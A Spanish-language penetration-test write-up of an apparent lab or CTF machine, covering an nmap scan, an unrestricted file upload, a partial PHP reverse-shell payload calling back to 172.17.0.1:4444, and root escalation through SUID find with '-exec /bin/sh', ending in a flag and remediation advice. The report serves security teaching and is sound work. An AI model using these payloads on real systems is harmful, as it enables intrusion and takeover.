

# **INFORME TÉCNICO DE SEGURIDAD**

## **Análisis de Vulnerabilidades y Explotación Controlada**

---

### **1. Información General**

- **Nombre de la máquina:** LEGACY INTRANET SERVER
  - **Dificultad :** Easy
  - **Dirección IP :** 172.17.0.2
  - **Fecha :** 25:12:2025
  - **Auditor :** Dante Paz
- 

### **2. Alcance y Objetivo**

El objetivo del presente informe es documentar el proceso de análisis de seguridad realizado sobre la máquina evaluada, identificando vulnerabilidades, demostrando su impacto y describiendo las técnicas utilizadas para la explotación controlada del sistema.

---

### **3. Metodología Utilizada**

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
  - Visualización de aplicaciones web
  - Identificación de vulnerabilidades
  - Explotación
  - Escalada de privilegios
  - Obtención de evidencias
- 

### **4. Enumeración de Servicios**

#### **Herramientas utilizadas**

- Nmap

#### **Procedimiento**

Se realizó un escaneo de puertos y servicios para identificar la superficie de ataque disponible.

## Resultados relevantes

- Puerto 22/tcp – ssh
- Puerto 25/tcp – smtp
- Puerto 80/tcp – http
- Puerto 139/tcp – samba
- Puerto 445/tcp – samba

```
(kali㉿kali)-[~]
└─$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-25 19:12 -03
Nmap scan report for 172.17.0.2
Host is up (0.000004s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:6e:aa:47:74:f0:34:d7:c1:0e:95:0f:61:9f:78:43 (DSA)
|   2048 f4:34:3a:f9:fd:bf:56:c6:ea:a3:13:6e:58:f8:a3:3c (RSA)
|_  256 21:93:e3:84:3f:a8:a1:90:6c:de:82:99:a3:53:d8:f5 (ECDSA)
|_  256 e8:bf:d1:c1:92:ee:fd:a2:80:9f:id:43:57:f5:aa:e7 (ED25519)
25/tcp    open  smtp         Exim smtpd 4.84
| smtp-commands: legacy.intranet.local Hello nmap.scamme.org [172.17.0.1], SIZE 52428800, 8BITMIME, PIPELINING, HELP
| Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
80/tcp    open  http          Apache httpd 2.4.10 ((Debian))
|_ http-title: Soporte IT - Legacy Systems
|_ http-server-header: Apache/2.4.10 (Debian)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Hosts: legacy.intranet.local, 6DF47320A541; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

---

## 5. Visualización Web

### Herramientas utilizadas

- Navegador web

### Hallazgos

Durante la inspección ocular se identificó la implementación insegura de la **funcionalidad de carga de archivos** en el formulario “Ticket de Soporte” funcionalidad relevantes que ampliaron la superficie de ataque.

The screenshot shows a web browser window with the title 'Soporte IT - Legacy Systems'. The address bar indicates the URL is 'http://172.17.0.2'. Below the address bar, there is a navigation bar with links to various Kali Linux tools and forums. The main content area is a form titled 'Crear Ticket de Soporte' (Create Support Ticket). The form includes fields for 'ID Empleado' (Employee ID) containing 'EMP-XXXX', 'Descripción' (Description), and a file upload field for 'Adjuntar Captura de Error' (Attach Error Capture) which shows 'No file selected.'. A blue button at the bottom right is labeled 'Enviar Ticket' (Send Ticket).

## 6. Vulnerabilidad Identificada

- **Nombre de la vulnerabilidad: Carga de archivos sin restngciones**

### Descripción

**Descripción:** Se ha identificado que el sitio web permite a los usuarios enviar archivos al servidor remoto a través de un formulario HTTP POST con codificación multipart/form-data. La aplicación no valida correctamente la extensión o el contenido de los archivos cargados, lo que permite la **subida de archivos arbitrarios**.

### Impacto

Esta vulnerabilidad puede impacto critico: ejecución remota de códigos , compromiso total del servidor, exfiltración y robo de datos, modificación de la informacion

---

## 7. Explotación

### Procedimiento


Se procedio a cargar un archivo malisioso con el cual se logro explotar una reverse shell exitoso

### Payload / Comandos utilizados

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;


```



Procesando...

Archivo subido exitosamente.

Ruta del archivo: [uploads/rever.php](#)



## 8. Escalada de Privilegios

### Método utilizado

#### Escalada de privilegios mediante abuso del bit SUID en el binario findEvidencia


**Descripción:** Durante la auditoría, se identificó que el binario del sistema /usr/bin/find tiene configurado el bit SUID (*Set User ID*) con permisos de root. Esta configuración permite que cualquier usuario ejecute el comando con los privilegios del propietario del archivo (root). Dado que find posee la capacidad de ejecutar comandos externos mediante el parámetro -exec, un atacante puede invocar una shell con privilegios elevados.

Como resultado de esto se logró una escala de privilegios exitosa logrando permisos de root y accediendo al directorio de este consiguiendo acceso a nuestra flag

```
$ find / -perm -4000 -type f -ls 2>/dev/null
4861689  40 -rwsr-xr-x  1 root      root    40168 May 17  2017 /bin/su
4861674  44 -rwsr-xr-x  1 root      root    44552 Nov  8  2014 /bin/ping6
4861706  28 -rwsr-xr-x  1 root      root    27416 Mar 29  2015 /bin/umount
4861668  40 -rwsr-xr-x  1 root      root    40000 Mar 29  2015 /bin/mount
4861673  44 -rwsr-xr-x  1 root      root    44104 Nov  8  2014 /bin/ping
5137215  932 -rwsr-xr-x  1 root      root    952440 Dec 21 04:35 /usr/sbin/exim-4.84-3
4862889  56 -rwsr-xr-x  1 root      root    54192 May 17  2017 /usr/bin/passwd
4862828  76 -rwsr-xr-x  1 root      root    75376 May 17  2017 /usr/bin/gpasswd
4862780  56 -rwsr-xr-x  1 root      root    53616 May 17  2017 /usr/bin/chfn
4862782  44 -rwsr-xr-x  1 root      root    44464 May 17  2017 /usr/bin/chsh
4862877  40 -rwsr-xr-x  1 root      root    39912 May 17  2017 /usr/bin/newgrp
5137736  232 -rwsr-xr-x  1 root      root    233984 Nov  8  2014 /usr/bin/find
5137781  4956 -rwsr-xr-x  1 root      root    5072560 Jun 24  2020 /usr/bin/alpine
5137766  52 -rwsr-xr-x  1 root      root    51312 Sep 30  2019 /usr/bin/ab
5137751  4 -rwsr-xr-x  1 root      root    39 Feb  2  2018 /usr/bin/7z
5121113  292 -rwsr-xr--  1 root      messagebus 298608 Jun  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
5121355  456 -rwsr-xr-x  1 root      root    464904 Mar 25  2019 /usr/lib/openssh/ssh-keysign
$
```

```
$ /usr/bin/find . -exec /bin/sh \; -quit
whoami
root
cd /root
ls
flag.txt
cat flag.txt
root_flag{gtfobins_suid_privesc_win}
```

## 9. Resultados Obtenidos



The terminal session shows the following steps:

- Uploading a file to the server.
- Running a exploit script which includes commands like `whoami` (showing root), `cd /root`, `ls` (listing files including `flag.txt`), and `cat flag.txt` (displaying the flag).
- The final output shows the flag: `root_flag{gtfobins_suid_privesc_win}`.

Se logró el compromiso total del sistema evaluado.

## 10. Impacto de Seguridad

## **Impacto técnico**

- Ejecución remota de comandos
- Acceso no autorizado
- Escalada de privilegios

## **Impacto operativo**

Riesgo crítico para la confidencialidad, integridad y disponibilidad del sistema.

---

## **11. Recomendaciones**

- Validar extensiones y tipos MIME en cargas de archivos
  - Aplicar principio de mínimo privilegio
  - Revisar configuraciones del bit SUID
- 

## **12. Conclusión**

El análisis realizado demuestra que una combinación de malas configuraciones permitió el compromiso total del sistema. Una correcta implementación de controles de seguridad habría prevenido el ataque.

---